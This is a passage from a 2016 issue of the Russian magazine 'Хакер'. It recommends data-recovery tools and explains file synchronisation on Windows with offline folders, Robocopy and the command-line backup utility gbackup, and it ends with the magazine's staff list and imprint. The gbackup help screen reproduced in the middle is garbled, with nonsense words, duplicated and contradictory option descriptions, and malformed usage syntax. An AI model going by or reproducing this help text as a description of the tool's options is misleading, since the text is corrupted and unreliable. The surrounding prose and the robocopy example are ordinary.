Когда у тебя есть рабочий образ диска, можешь приниматься вытаскивать из него данные. Программ для этого великое множество — есть и платные, и бесплатные. Из наиболее известных платных рекомендую R-Studio — она отлично себя зарекомендовала и нередко выручает в тяжелых ситуациях. Из бесплатных ничего лучше, чем Recuva, я не встречал.

Ну и конечно, рекомендую почаще делать резервные копии важных файлов или синхронизировать их с облаком. А если беда все же произошла, не паникуй и один за другим спокойно пробуй все возможные методы возвращения диска к жизни.

ДЕЛАЕМ АВТОМАТИЧЕСКУЮ СИНХРОНИЗАЦИЮ ФАЙЛОВ ПО СЕТИ

Держать синхронизированные копии файлов или каталогов на разных машинах бывает очень удобно. Для этого есть масса способов — к примеру, файловые серверы или облачные хранилища вроде Dropbox. Но давай посмотрим, как можно организовать синхронизацию без всего этого — системными средствами или при помощи пары миниатюрных утилит.

В Windows есть такая замечательная вещь, как автономные папки. Суть проста: сетевая папка становится доступна даже при обрыве связи, а после восстановления соединения содержимое синхронизируется. Решение неплохое, но есть недостаток: мы лишены возможности как-либо вмешиваться в процесс синхронизации. Если, скажем, необходимо синхронизировать только несколько файлов из разных папок, то проще всего накидать небольшой скриптик с использованием Robocopy.

Robocopy — это утилита командной строки для репликации каталогов. Она была доступна как часть Windows Resource Kit, а затем стала компонентом Windows Vista, Windows 7 и Windows Server 2008. Разработана для отказоустойчивого копирования папок или целых деревьев каталогов. Она обладает возможностью копирования всех (или выбранных) атрибутов и свойств NTFS. Robocopy к тому же способна легко восстанавливать работу после разрыва сетевого соединения.

Вот простой пример — копирование содержимого каталога C:\A (включая файлы, атрибуты и метки времени) в каталог C:\B, рекурсивно и вместе с пустыми папками (ключ /E):

```
robocopy C:\A C:\B /E
```

Если нужно что-то посложнее, то тебе может пригодиться утилита gbackup.

```
C:\Windows\system32\cmd.exe
                    по умолчанию стек Полных архивов
  /r:[N]    — сравнение по Размеру или K.Сумме, по умолчанию Время (/id:zerkalo)
  /ei:[z]   — формат архивов   EXE или .ZIP  (кроме RAR и ISO)
  /p        — исключи подкаталоги, распространяется только на Путь1
  /d:mask1  — создать Отчет (ПутьМнеФайла), по умолчанию в папке с программой
  /s        — при первом запуске создать только Список (времени ЗЕ d: zerkalo)
  /v        — восстановление из архива, ч:S1,-> - номер выверанного архива
  /~ Дополнительные параметры командной строки для решения ij d1 zerkalo: ~\
  gbackup [Путь1] [Путь2 [@{Файл}] [-S[-]*{Дополнение}...] [-t:t..,?] [<Dbpx>]{Cmar}]
[{-B{Исключение}} [<^{Параметры}>{-I} [-/-d/-zerkalo] [-i] [-z] [-s] [-p] [-a] [-s] [-s]
    Путь1,          -   исходный Путь/файл(маска?) общий путь для Дополнений
    @{Файл},        -   файл-список Дополнений (ПУСТОЙ=Файл=Маска?)
    -S[-]{Дополнение} -   дополнение к исходному пути (Дополнение=Маска)
    -S[-]           -   исключи подкаталоги, только для этого Дополнения
    -t[-]           -   исключи подкаталоги, только для этого Дополнения
    -B{Исключение}  -   Имя_файла\Маска для исключения из списка обработки
    -^{Размер}[-]   -   максимальный (минимальный) допустимый размер файлов
                        Примеры:
  gbackup D:\zebata D:\Backup
  gbackup.exe "C:\Документы\*.doc" D:\archiv -^100- -^1m -i -p -a -k
  gbackup "E:\Work?.txt" "D:\Backup 2" -B -rsv4 -T*.jpg -z -nD:\log.txt
  C:\gbackup.exe C:\Folder\ d:\archiv -B=Readme.txt -B*.in? -k -p -n -zerkalo
  gbackup -M -r -e C:\разное D:\archiv -Sexe\*.jpg -tr:w1m -E*.mp3 -?z -t*.doc
Press any key to continue . . .
```

gbackup

Полное описание ты можешь найти на форуме по ссылке выше. Если вкратце, то gbackup — это крошечный (60 Кбайт) аналог платной утилиты nnBackup. Gbackup умеет создавать обычные и инкрементные архивы, а также синхронизировать папки по расписанию. Работает программа, конечно же, только из командной строки и имеет много разных параметров и режимов.

→

ХАКЕР

18+

№ 8 (211)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик
цифровой версии

РЕКЛАМА

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: paywall@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2016